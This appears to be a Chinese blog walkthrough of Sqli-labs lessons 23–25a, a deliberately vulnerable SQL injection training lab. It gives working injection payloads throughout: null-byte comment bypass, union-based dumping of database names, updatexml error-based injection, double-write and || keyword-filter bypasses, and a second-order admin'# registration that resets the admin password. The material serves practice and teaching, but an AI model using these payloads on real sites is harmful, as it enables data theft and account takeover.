
Sqli-labs less23-25a
Sqli-labs

为便于学习构造SQL语句的方式,需在每个less下的index.php文件中添加输出SQL语句的代码:
less23:
输入?id=1正确,输入?id=1'报错,输入?id=1'--+报错,在配置文件中发现#和--被替换为空格了


此处有两种方式:一种是使用;%00注释符,另一种是用and或or拼接绕过
第一种方式

输入?id=1';%00成功,说明存在SQL注入,闭合方式为''

使用order by判断当前表的列数,输入?id=1' order by 3;%00成功,说明当前表有3列
使用union select联合查询,输入?id=-1' union select 1,2,group_concat(concat_ws(schema_name,0x7e,0x7e)) from information_schema.schemata;%00,输出所有数据库名

使用updatexml报错注入,输入?id=1' and updatexml(1,concat(0x7e,database(),0x7e),1);%00,报错输出当前数据库为security

第二种方式
输入?id=1' and '1'='1成功,说明存在SQL注入,闭合方式为''

使用order by判断当前表的列数,输入?id=1' order by 2 and '1'='1成功,说明order by没有被解析,所以这种方式不能判断当前表的列数

使用union select联合查询,注意回显的位置,因为()隔断了前面的select,所以()内需添加select才能执行
输入?id=-1' union select 1,(select group_concat(concat_ws(schema_name,0x7e,0x7e)) from information_schema.schemata),3 and '1'='1,输出所有数据库名

使用updatexml报错注入,输入?id=1' and updatexml(1,concat(0x7e,database(),0x7e),1) and '1'='1,报错输出当前数据库为security

less24:
登录admin账户,输入admin,admin成功登录,退出admin账户,新建用户名为admin'#,密码为654321,然后登录admin'#账户


登录成功后修改密码为123456,密码重置成功后返回主页退出登录,使用admin用户名登录,密码为123456成功登录,这样就成功利用SQL注入的方式修改了admin账户的密码并登录admin账户
less25:
输入?id=1成功,输入?id=1'报错,输入?id=1'--+成功,说明存在SQL注入,闭合方式为''


使用order by判断当前表的列数,输入?id=1' order by 3--+报错,页面提示中order变成了der,在配置文件中发现or和and被去除了


有两种方法:一种是使用双写绕过,另一种是使用||替换or
第一种方法
输入?id=1' oorrder by 3--+成功,判断当前表有3列数据
输入?id=-1' union select 1,2,group_concat(concat_ws(schema_name,0x7e,0x7e)) from infoorrmation_schema.schemata--+,输入所有数据库名

第二种方法
输入?id=1' || updatexml(1,concat(0x7e,(select group_concat(schema_name) from infoorrmation_schema.schemata),0x7e),1) || '1'='1,报错输出所有数据库名,但是会发现存在显示不全的问题

所以只能输入?id=1' || updatexml(1,concat(0x7e,(select schema_name from infoorrmation_schema.schemata limit 0,1),0x7e),1) || '1'='1,逐一输出数据库名

less25a:
与less25同理,不同的是不用闭合

 浙公网安备 33010602011771号